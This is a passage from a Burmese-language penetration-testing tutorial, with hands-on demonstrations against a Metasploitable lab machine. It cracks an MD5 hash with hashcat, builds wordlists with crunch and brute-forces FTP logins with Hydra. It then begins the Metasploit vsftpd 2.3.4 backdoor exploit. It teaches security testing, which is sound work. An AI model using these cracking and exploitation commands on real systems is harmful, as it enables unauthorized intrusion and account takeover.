OK ဒီလောက်ဆိုရင်တော့ Chapter 4 နဲ့ပတ်သက်ပြီးတော့ နားလည်မယ်လို့ထင်ပါတယ်။ နောက် Chapter ကိုဆက်လက်လေ့လာကြရအောင်။

## Chapter-5, Gaining Network Access

ဒီသင်ခန်းစာမျာတော့ ကျွန်တော်တို့တွေ Penetration Testing ရဲ့အဆင့် ၃ခုမြောက်ဖြစ်တဲ့ Gaining Network Access နဲ့ပတ်သက်ပြီးလေ့လာရမှာဖြစ်ပါတယ်။ Gaining Access လုပ်ဖို့အတွက်ဆိုရင် Skills တွေအများကြီးလိုအပ်ပါတယ်။ Gaining Access မှာဆိုရင်တော့ Password Cracking, Generating backdoors, နဲ့ Social Engineering techniques တို့ပါဝင်ပါတယ်။ ကျွန်တော်တို့ လေ့လာရမယ့် ခေါင်းစဉ်တွေကတော့

- Gaining remote access
- Cracking passwords
- Creating backdoors using Backdoor Factory
- Exploiting remote services using Metasploit
- Social Engineering using SET


စတဲ့ခေါင်းစဉ်တွေကို လေ့လာရမှာဖြစ်ပါတယ်။

### Gaining remote access

အရှေ့ပိုင်းတွေမှာ Information Gathering, Scanning, Enumerate services, Vulnerability assessment စတာတွေကိုလေ့လာခဲ့ပြီးဖြစ်ပါတယ်။ ဒါဆိုရင် ဒီအဆင့်ကိုလုပ်ဆောင်ဖို့အတွက် target ထံမှ information တွေကလုံးလောက်ပြီဖြစ်ပါတယ်။ Gaining access မှာဆိုရင်တော့ ဖြစ်နိုင်တဲ့ နည်းလမ်း ၂ ခုရှိပါတယ်။


- Direct access
- Target behind the router

### Direct access



ဒီနည်းလမ်းကတော့ Attacker က Target system ကိုတိုက်ရှိက် access လုမ်းလုပ်တာဖြစ်ပါတယ်။ Attacker က target system ရဲ့ IP Address ကိုသိရှိထားဖို့တော့လိုအပ်ပါတယ်။ အဲတော့မှ Attacker က Target system မှာ ရှိနေတဲ့ vulnerability ကို exploits လုပ်ပြီး access လုမ်းလုပ်လို့ရမှာ ဖြစ်ပါတယ်။

### Target behind router



ဒီလိုမျိုးဖြစ်စဉ်မှာဆိုရင်တော့ Target machine က router ဒါမ္မဟုတ် firewall ရဲ့အနောက်မှာ ရှိနေပါတယ်။ Network Address Translation (NAT) ကိုလဲအသုံးပြုထားပါတယ်။ Target system ရဲ့ ip address ဖြစ်တာကြောင့် attacker အနေနဲ့ Internet ပေါ်ကနေ directly access လုမ်းလုပ်လို့မရပါဘူး။ Attacker ရောက်နိုင်ရင် နောက်ဆုံး Router/Firewall ထိပဲရောက်နိုင်မှာ ဖြစ်ပါတယ် target system ထိတော့မရောက်နိုင်ပါဘူး။ အဲအခါမျိုးကြရင်တော့ victim ကို payload တစ်ခုခုကို email or messenger မှတစ်ဆင့်လုမ်းပို့ရမှာဖြစ်ပါတယ်။ Victim က payload ကိုဖွင့်တဲ့အခါကြရင်တော့ payload က reverse connection တစ်ခုကို create လုပ်ပြီး attacker ထံသို့ router/firewall တို့ကိုဖြတ်ပြီးပြန်ရောက်လာမှာဖြစ်ပါတယ်။

### Cracking passwords

Password ဆိုတာ system တစ်ခုအတွက် မသုံးအဖြစ်သုံးရတဲ့ နည်းလမ်းတစ်ခုပဲဖြစ်ပါတယ်။ Information Gathering, Scanning စတာတွေလုပ်တဲ့အဆင့်တွေတုန်းက ကျွန်တော်တို့ကို ဝင်လို့မရအောင် Password-protected တွေပြုလုပ်ထားပါတယ်။ ဥပမာ - SSH, FTP အစရှိတာတွေ ပါဝင်ပါတယ်။ အဲအခါ ကျွန်တော်တို့က အဲ services တွေကို access ရဖို့အတွက် အောက်မှာ ဖော်ပြထားတဲ့ နည်းလမ်းတွေကိုအသုံးပြုပြီး password တွေကို crack ပြုလုပ်ရမှာဖြစ်ပါတယ်။

**Dictionary attack:** Dictionary attack မှာဆိုရင်တော့ password crack ဖို့လိုအပ်တဲ့ words list file ကိုလိုအပ်ပါတယ်။ အဲထဲမှာ စာလုံးအများကြီးပါဝင်ပါတယ်။ ဒီနည်းလမ်းကတော့ စာလုံးတွေအများကြီးကို Target system မှာပေးထားတဲ့ password ကိုတိုက်စစ်တာ ဖြစ်ပါတယ်။ အကယ်၍ matched

ဖြစ်ပြီဆိုရင်တော့ ကျွန်တော်တို့ မှန်ကန်တဲ့ password ကိုရရှိပြီဖြစ်ပါတယ်။ Kali Linux မှာ default အနေနဲ့ wordlist တွေ ပါဝင်ပါတယ်။ အဲဒါကတော့ /usr/share/wordlists/ ထဲမှာဖြစ်ပါတယ်။ ls ဆိုတဲ့ command ကို အသုံးပြုပြီးတော့ ကြည့်လို့ရပါတယ်။

```
root@MPS:~# ls /usr/share/wordlists/
dirb dirbuster dnsmap.txt fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt.gz sqlmap.txt wfuzz
root@MPS:~#
```

**Brute-force attack:** အကယ်၍ word-list ကိုအသုံးပြုပြီး Password ကိုရှာလိုမထွေခဲ့ဘူးဆိုရင် ကျွန်တော်တို့တွေ Brute-force attack ကိုအသုံးပြုနိုင်ပါတယ်။ Brute-force attack မှာဆိုရင် Password ကို crack လုပ်ဖို့ရန်အတွက် minimum length, maximum length နဲ့ character set တို့ကိုစိတ်တိုင်းကျ သတ်မှတ်လို့ရပါတယ်။ ဒါ password cracker ကသတ်မှတ်ထားတဲ့ formed အတိုင်း target system က ဖြစ်နိုင်ခြေရှိတဲ့ password ကိုရှာဖွေပါတယ်။ သို့သော် ဒီနည်းလမ်းက resource နဲ့ အချိန်တွေအများကြီးပေးရပါတယ်။

**Rainbow tables:** Password တွေက system ထဲမှာ ဘယ်တော့မှ plain-text format နဲ့သိမ်းဆည်း ထားခြင်း မရှိပါဘူး။ အမြဲတမ်း algorithm တစ်ခုခုကိုအသုံးပြုပြီး hashed အနေနဲ့ ဖတ်လိုမရအောင် ပြုလုပ်ထားပါတယ်။ Rainbow tables ကတော့ password တွေကို သတ်မှတ်ထားတဲ့ အတိုင်းဖော်ထုတ်ပြီး hashes တွေကိုပါ ကြိုတင်တွက်ချက်ပါတယ်။ အကယ်၍ ကျွန်တော်တို့က target system ထံမှ hashes လုပ်ထားတဲ့ password ကိုရရှိခဲ့ရင် rainbow tables ကိုအသုံးပြုပြီးတော့ ဖော်ထုတ်လို့ရပါတယ်။ Rainbow tables ကသူမှာရှိနေတဲ့ hash tables နဲ့ ဖြစ်နိုင်တာ တွေကိုဖော်ထုတ်ပေးပါတယ်။ ဒီနည်းလမ်းက brute-force နဲ့ယဉ်လိုက်ရင်တော့ မြန်ပါတယ်။ ဒါပေမယ့် rainbow tables တွေကိုသိမ်းဆည်းဖို့ အတွက် Computing resources နဲ့ storage space တွေတော့ အများကြီးလိုအပ်ပါတယ်။

### Identifying hashes

အပေါ်မှာတူန်းက target system တွေက password တွေကို plain-text အနေနဲ့သိမ်းတာ မဟုတ်ပဲ algorithm တစ်ခုခုကို hashed လုပ်ပြီးမှ သိမ်းတယ်ဆိုတာကို ကျွန်တော်တို့တွေ လေ့လာခဲ့ပြီး ဖြစ်ပါတယ်။ အဲဒါ hashed လုပ်ထားတဲ့ password ကိုပြန်ပြီး crack လုပ်ဖို့အတွက်ဆိုရင် ဘယ် algorithm ကိုအသုံးပြုထားသလဲ ဆိုတာကို ကျွန်တော်တို့တွေ သိဖို့လိုအပ်ပါတယ်။ အဲအတွက် kali linux မှာ hash-identifier လို့ခေါ်တဲ့ tool ကိုအသုံးပြု ပြီးတော့ ဖော်ထုတ်လို့ရပါတယ်။ အဲဒါကို စမ်းသပ်ဖို့အတွက် အရင်ဆုံး ကျွန်တော်တို့ hashed တစ်ခုကို create လုပ်ပါမယ်။ Online hash generate website တစ်ခုဖြစ်တဲ့ <https://passwordsgenerator.net/sha256-hash-generator/> ဆိုတဲ့ website ကိုသွားပါမယ်။ ပြီးရင်တော့ text box လေးထဲမှာကျွန်တော်က \$3cur3 ဆိုတဲ့

စာလုံးကိုထည့်သွင်းပြီး MD5 နဲ့ generate လုပ်လိုက်ပါမယ်။ အဲခေါ်အခါ အောက်နားမှာ MD5Hash of your string: ဆိုတဲ့စာတမ်းအောက်မှာ hash ကိုရရှိမှာဖြစ်ပါတယ်။

Enter your text below:

\$3cur3 |

---

[Generate](#) [Clear All](#) [SHA1](#) [SHA256](#) [SHA512](#) [Password Generator](#)

Treat each line as a separate string

MD5 Hash of your string:

417D958EEAC5197192CDBE3161F9CDDA

ဒါလိုဂင်တော့ hash တစ်ခုကိုရရှိပြီဖြစ်ပါတယ်။ အဲဒါကို hash-identifier ကိုအသုံးပြုပြီး Algorithm အမျိုးစားကို ဖော်ထုတ်ကြပါမယ်။ အရင်ဆုံး Terminal ကနေ hash-identifier လို့ရှိက်လိုက်ပါ။

ပြီးရင်တော့ HASH ရဲ့ဘေးနားမှာ စောနက ရရှိထားတဲ့ hash ကိုထည့်ပြီး Enter ခေါက်လိုက်ပါ။

ဒါဆိုရင်တော့ Possible hash မှာ ၂ခုကိုတွေ့မြင်ရမှာဖြစ်ပါတယ်။ တစ်ခုကတော့ MD5 ဖြစ်ပြီး နောက်တစ်ခု ကတော့ Domain Cached Credentials ဖြစ်ပါတယ်။ ဒါဆိုရင်တော့ Hash ကိုကျွန်တော်တို့တွေ့ ဘယ်လိုဖော်ထုတ်ရမလဲဆို နားလည်မယ်လို့ထင်ပါတယ်။ ဆက်ပြီးတော့ အဲ Hash ကိုပြန်ပြီး plain-text ဖြစ်အောင် ပြန်လုပ်ပါမယ်။ အဲအတွက် Kali Linux မှာပါဝင်ပြီးသားဖြစ်တဲ့ hashcat ဆိုတဲ့ tool ကိုအသုံးပြုပါမယ်။ Hashcat ကိုအသုံးပြုပြီးတော့ Brute-Force attack, Combinator attack, Dictionary attack, Hybird attack, Mask attack, Rult-based attack, Toggle-Case attack စတဲ့ attack တွေကို ပြုလုပ်လို့ရပါတယ်။ အရင်ဆုံး terminal ကနေ hashcat --help ဆိုပြီးရိုက်ထည့်လိုက်ပါ။ သူနဲ့သက်ဆိုင်တာတွေ Options တွေနဲ့ အသုံးပြုရမယ့် နည်းလမ်း တွေကို တွေ့မှာဖြစ်ပါတယ်။ ကျွန်တော်ကတော့ Screen shot နဲ့မဖော် ပြတော့ပါဘူး။ နည်းနည်း များလိုပါ။ အရင်ဆုံးအပေါ်မှာ Generate လုပ်ထားတဲ့ hash ကို file ထဲကိုထည့်ပြီးတော့ myhash.lst ဆိုတဲ့ name နဲ့ Desktop ပေါ်မှာ save လိုက်ပါ။ ပြီးရင်တော့ wordlist တစ်ခု ကို create လုပ်ပါမယ်။ Wordlist ကို create မလုပ်ချင်ရင်လဲ Kali linux မှာ default ပါတဲ့ wordlist တွေကိုအသုံး ပြုလို ရပါတယ်။ ကျွန်တော်ကတော့ အချိန်ကြာမှာဆိုးလို့ တို့တို့တုတ်တုတ် wordlist တစ်ခုကို create လုပ်ပါတယ်။ Wordlist create လုပ်တာကိုနောက်ပိုင်းမှာ ဖော်ပြပေးပါမယ်။ Real World မှာဆိုရင် တော့ wordlist ကိုသေချာ create လုပ်ဖို့လိုအပ်ပါတယ်။ အဲဒါမှသာ မိမိလိုချင်တဲ့ Password ကိုရရှိမှာ ဖြစ်ပါတယ်။ အဲတော့ စလိုက်ရအောင်။ Terminal ကနေ hashcat -m 0 myhash

wordlist.txt ဆိုပြီးရှိက်လိုက်ပါ။ Command အကြောင်းနည်းနည်းရှင်းပြပါမယ်။ Hashcat နောက် -m 0 ဆိုတာကတော့ hash method မှာ MD5 ကိုအသုံးပြုမယ်လို့ပြောတာပါ myhash ကတော့ hash ထည့်ထားတဲ့ file ဖြစ်ပြီး အနောက်က wordlist.txt ဆိုတာကတော့ wordlist ကိုပြောတာဖြစ်ပါတယ်။

*Approaching final keyspace - workload adjusted.*

```
417d958eeac5197192cdbe3161f9cdda:$3cur3

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: MD5
Hash.Target....: 417d958eeac5197192cdbe3161f9cdda
Time.Started....: Mon Aug 26 11:12:48 2019 (0 secs)
Time.Estimated...: Mon Aug 26 11:12:48 2019 (0 secs)
Guess.Base.....: File (wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 16782 H/s (0.01ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 13/13 (100.00%)
Rejected.....: 0/13 (0.00%)
Restore.Point....: 0/13 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $3cur3 ->

Started: Mon Aug 26 11:12:47 2019
Stopped: Mon Aug 26 11:12:50 2019
```

ဒါဆိုရင်တော့ ကျွန်တော်တို့လိုချင်တဲ့ hash ရဲတန်ဖိုးကိုရရှိပြီဖြစ်ပါတယ်။ ကျွန်တော် crack လုပ်တာ မြန်ရခြင်းကတော့ wordlist ထဲမှာ နည်းနည်းလေးပဲထည့်ထားလိုပါ။ အပြင်မှာတော့ အဲလောက်ထိမြန်တဲ့ အပြင် resource တွေလဲ အများကြီးလိုအပ်ပါတယ်။ ဒါဆိုရင်တော့ hash ကိုဘယ်လိုဖော်ရမလဲဆိုတာ နားလည်မယ်လို့ထင်ပါတယ်။

### Password profiling

အရင်အပိုင်းမှာ ကျွန်တော်တို့တွေ Dictionary attacks နဲ့ပတ်သက်ပြီးလေ့လာခဲ့ရပြီးဖြစ်ပါတယ်။ အခုလေ့လာရမှာကတော့ word list တွေကိုဘယ်လိုပြုလုပ်ရသလဲဆိုတာ ပဲဖြစ်ပါတယ်။ Kali Linux မှာ crunch tool ကိုအသုံးပြုပြီး custom word-lists ပုံစံတွေကို ပြုလုပ်လို့ရပါတယ်။ Terminal မှာ crunch လိုရှိက်ကြည့်လိုက်ပါ အောက်ဖော်ပြပါပုံအတိုင်း တွေ့ရမှာဖြစ်ပါတယ်။

အရင်ဆုံး wordlist တစ်ခုတည်ဆောက်ကြည့်ပါမယ်။ Command ကတော့ crunch 3 5 012345abcd ပဲဖြစ်ပါတယ်။ Command ကိုရှင်းပြရရင်တော့ 3 ဆိုတာကတော့ စကားလုံး အနည်းဆုံး ၃လုံးပါဝင်တာဖြစ်ပြီး 5 ဆိုတာကတော့ အများဆုံး စကားလုံး ၅ လုံးပါဝင်တာကိုပြောတာဖြစ်ပါတယ်။ အနောက်က Number တွေကတော့ 0 ကနေမှ 5 ထိဖြစ်ပြီး a to d ထိသတ်မှတ်ထားတာဖြစ်ပါတယ်။ ဥပမာပြောရရင် abc, abcd, 123ab လိုမျိုးတည်ဆောက်တာဖြစ်ပါတယ်။

```
root@MPS:~# crunch 3 5 012345abcd
Crunch will now generate the following amount of data: 654000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 111000
000
001
002
003
004
005
00a
00b
00c
00d
010
011
012
013
014
015
```

OK ဖော်ပြထားတဲ့ပုံကိုကြည့်လိုက်ရင် ရှင်းမယ်လို့ထင်ပါတယ်။ အဲဒါကိုကျွန်တော်တိုက Generate လုပ်ပြီး တစ်ခါတဲ့ save မယ်ဆိုရင် Command ကတော့ crunch 3 5 012345abcd > wordlist.txt ပဲဖြစ်ပါတယ်။

```
root@MPS:~# crunch 3 5 012345abcd > wordlist.txt
Crunch will now generate the following amount of data: 654000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 111000
root@MPS:~#
```

ဒါနိဂင် Is ဆိုတဲ့ command ကိုအသုံးပြုဖြီးကြည့်လိုက်ပါ။ အောက်ပါပုံအတိုင်း wordlist.txt ဆိုတဲ့ file ကိုတွေ့ရမှာဖြစ်ပါတယ်။

```
root@MPS:~# ls
Desktop Documents Downloads Firefox_wallpaper.png Music Pictures Public Templates Videos wordlist.txt
root@MPS:~#
```

အဲ wordlist ဆိတဲ့ file ကိုတော့ cat ဆိတဲ့ command ကိုအသုံးပြုရီးကြည့်လိုက်ပါ။ Command ကတော့ cat wordlist.txt ပဲဖြစ်ပါတယ်။

## Password cracking with Hydra

Hydra ဆိတာက Password cracking လုပ်ရာမှာ နာမည်ကြီးပြီး Powerful ဖြစ်တဲ့ tool တစ်ခု ဖြစ်ပါတယ်။ Kali Linux မှာ Default ပါဝင်ပါတယ်။ Hydra ကိုအသုံးပြုပြီးတော့ FTP, SSH, HTTP အစရိတဲ့ Protocol တွေရဲ့ Password တွေကို crack ပြုလုပ်လို့ရပါတယ်။ Terminal ကနေ hydra လိုရိက်လိုက်ပါ အောက်ဖော်ပြပါပဲ အတိုင်းတွေ့မြင်ရမှာဖြစ်ပါတယ်။

```
root@MPS:~# hydra
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[[ -l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-W TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvD46] [service://server[:PORT]/[OPT]]

Options:
-l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE  try password PASS, or load several passwords from FILE
-C FILE  colon separated "login:pass" format, instead of -L/-P options
-M FILE  list of servers to attack, one entry per line, ':' to specify port
-t TASKS  run TASKS number of connects in parallel per target (default: 16)
-U        service module usage details
-h        more command line options (COMPLETE HELP)
server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service   the service to crack (see below for supported protocols)
OPT      some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urllman icq imap[s] irc ldap2[s] ldap3[-{cram|digest|md5}[s] mssql mysql nntp oracle-listener oracle-sid pcanwhere pcnf5 pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL v3.0. The newest version is always available at https://github.com/vanhauser-thc/thc-hydra Don't use in military or secret service organizations, or for illegal purposes.
```

ကျွန်ုင်တော်တို့တွေ ftp password တစ်ခုကို crack ကြည့်ကြပါမယ်။ အရင်ဆုံး wordlist တစ်ခုကို create လုပ်ပါ။ Wordlist create လုပ်ရာမှာ Real World မှာဆိုရင် မိမိကိုယ်တိုင် စဉ်းစားပါး

တည်ဆောက်ပါ။ အခုက္ခန်းတော်က Metasploit table2 ရဲ့ ftp ကို crack ပါမယ်။ အရင်ဆုံး FTP Service running ဖြစ်မဖြစ်ကို Nmap ကိုအသုံးပြုပြီးစစ်ပါမယ်။ FTP ရဲ့ port ကတော့ 21 ပါ။

```
C:\Users\HanNiux>nmap -p21 10.10.10.10
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-28 21:58 Myanmar Standard Time
Nmap scan report for 10.10.10.10
Host is up (0.00s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds
```

ပြီးရင်တော့ Metasploit table 2 မှာ FTP က Anonymous login ကို enable လုပ်ထားပါတယ်။ အဲဒါကိုအရင် Disable လုပ်ပေးဖို့လိုအပ်ပါတယ်။ Anonymous login ဆိုတာ Username ကော Password ကောမလိုအပ်ပဲ တစ်ခါထဲ တန်းဝင်လို့ရနေတာဖြစ်ပါတယ်။ Anonymous login ကို disable လုပ်ပေးဖို့အတွက် Metasploit table 2 မှာ vim /etc/vsftpd.conf ထဲကိုဝင်လိုက်ပါ။ ပြီးရင် #Allow anonymous FTP? မှာ YES ဆိုတာကို No လို့ပြောင်းလိုက်ပါ။

```
#
## Allow anonymous FTP? (Beware - allowed by default if you comment this
anonymous_enable=NO
```

ပြီးရင်တော့ စစ်ကြည့်ပါမယ်။ CMD ကနေ ftp 10.10.10.10 ဆိုပြီးရိုက်ကြည့်ပါ။ Username & Password တောင်းရင် Password Cracking လုပ်ငန်းစတင်လို့ရပါဖြစ်ပါတယ်။

```
C:\Users\HanNiux>ftp 10.10.10.10
Connected to 10.10.10.10.
220 (vsFTPd 2.3.4)
200 Always in UTF8 mode.
User (10.10.10.10:(none)): :
```

Command ကတော့ hydra -l msfadmin -P password.txt ftp://10.10.10.10 ပဲဖြစ်ပါတယ်။ msfadmin ဆိုတာကတော့ ftp username ဖြစ်ပြီး -P password.txt ဆိုတာကတော့ wordlist file ပဲဖြစ်ပါတယ်။


```
root@PentestSociety:/home/hanniux# hydra -l msfadmin -P password.txt ftp://10.10.10.10
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-08-28 22:20:19
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (1:1:p:10), ~1 try per task
[DATA] attacking ftp://10.10.10.10:21/
[21][ftp] host: 10.10.10.10 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-08-28 22:20:23
root@PentestSociety:/home/hanniux#
```

Crack လုပ်တာပြီးသွားရင်တော့ ftp ရဲ့ password ကိုတွေ့မြင်ရတာဖြစ်ပါတယ်။ ဒါဆိုရင် hydra အသုံးပြုပုံကို နားလည်မယ်လို့ထင်ပါတယ်။ တခြား Protocol တွေရဲ့ password တွေကိုလဲ crack လုပ်နိုင်အောင် မိမိဘာသာ ကြိုးစားသင့်ပါတယ်။

### Exploiting remote services using Metasploit

အရင်ဆုံး ကျွန်တော်တို့ Target system ကို exploit မလုပ်ခင် Target system မှာဘယ် services တွေ running ဖြစ်နေသလဲ version တွေကဘာတွေလဲ အစရှိတာတွေကိုသိရှိထားဖို့လိုအပ်ပါတယ်။ အဲတော့ Nmap ကိုအသုံးပြုပြီးတော့ scan ပြုလုပ်ပါမယ်။ Command ကတော့ nmap -T4 -A -v 10.10.10.10 ბဲဖြစ်ပါတယ်။ Command အကြောင်းလေးနည်းနည်းရှင်းပြပေးပါမယ်။ -T4 ဆိုတာက တော့ Scan Time ဖြစ်ပါတယ်။ သူကတော့ T1 to T5 ထိရှိပါတယ်။ T1 ဆိုရင်တော့အကြာဆုံးပါ။ T5 ဆိုရင်တော့ အမြန်ဆုံးပေါ့။ -A ဆိုတာကတော့ OS detection, Version detection တို့အတွက် ဖြစ်ပါတယ်။ -v ကတော့ Verbose ဖြစ်ပါတယ်။ Nmap အကြောင်းကိုတော့ အရင်သင်ခန်းစာ တွေမှာရှင်းပြခဲ့ပြီး ဖြစ်ပါတယ်။ ကျွန်တော်ကတော့ အပြောင်းလဲဖြစ်သွားအောင် Zenmap (GUI) ကိုဒီတစ်ခါအသုံးပြုပါမယ်။



ဒါဆိုရင်တော့ ဘယ် Services တွေ Running ဖြစ်နေတယ်ဆိုတာကို Version တွေနဲ့တွေ့ရမှာ ဖြစ်ပါတယ်။

### Exploiting vsftpd

Nmap scan ကိုအသုံးပြုပြီး Enumeration လုပ်ရာမှာ Target က FTP server running ဖြစ်နေတာကို ကျွန်တော်တို့ တွေ့ရမှာဖြစ်ပါတယ်။ Version ကတော့ vsftpd 2.3.4 ဖြစ်ပြီး Port ကတော့ 21

ဖြစ်ပါတယ်။ ကျွန်ုတော်တို့ Metasploit ကနေ vsftpd\_234\_backdoor ဆိုတဲ့ exploit ပါဝင်ပြီးသား ဖြစ်ပါတယ်။ Metasploit နဲ့ပတ်သက်တာကိုတော့ Chapter 2 မှာဖော်ပြပြီးသား ဖြစ်ပါတယ်။ ပိုကြိမ်း သေချင်တယ်ဆိုရင်တော့ search vsftpd\_234\_backdoor လိုရိုက်ကြည့်လိုက်ပါ။

```
msf5 > search vsftpd_234_backdoor
Matching Modules
=====
#  Name                               Disclosure Date  Rank      Check  Description
-  -
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

msf5 > 
```

အဲဒါဆိုရင် အဲ exploit ကိုအသုံးပြုမှာဖြစ်ပါတယ်။ အသုံးပြုမယ့် command ကတော့ use /exploit/unix/ftp/vsftpd\_234\_backdoor ပဲဖြစ်ပါတယ်။

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

ပြီးရင်တော့ show options ဆိုပြီးခေါ်ကြည့်လိုက်ပါ။ ကျွန်ုတော်တို့ထည့်သွင်းပေးဖို့ လိုအပ်တဲ့ အချက်အလက် တွေကို တွေ့ရမှာဖြစ်ပါတယ်။

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	21	yes	The target port (TCP)

```
Exploit target:
```

Id	Name
0	Automatic

RHOSTS ဆိုတာကတော့ remote host (Target) ရဲ့ ip ကိုထည့်သွင်းပေးရမှာဖြစ်ပါတယ်။ အဲတော့ command က set RHOSTS 10.10.10.10 ပဲဖြစ်ပါတယ်။ ပြီးရင်နောက်တစ်ခါ show options ဆိုတဲ့ command နဲ့ပြန်ခေါ်ကြည့်လိုက်ပါ။

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.10.10.10
RHOSTS => 10.10.10.10
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

*Module options (exploit/unix/ftp/vsftpd\_234\_backdoor):*

Name	Current Setting	Required	Description
RHOSTS	10.10.10.10	yes	The target address range or CIDR identifier
RPORT	21	yes	The target port (TCP)

*Exploit target:*

Id	Name
0	Automatic

ကျွန်တဲ့ တွေးဟာတွေထက်ဖြည့်ဖို့ မလိုတော့ပါဘူး။ Exploit ဆိုတဲ့ command ကိုအသုံးပြုပြီး exploit ပြုလုပ်လို့ ရပါပြီ။

```
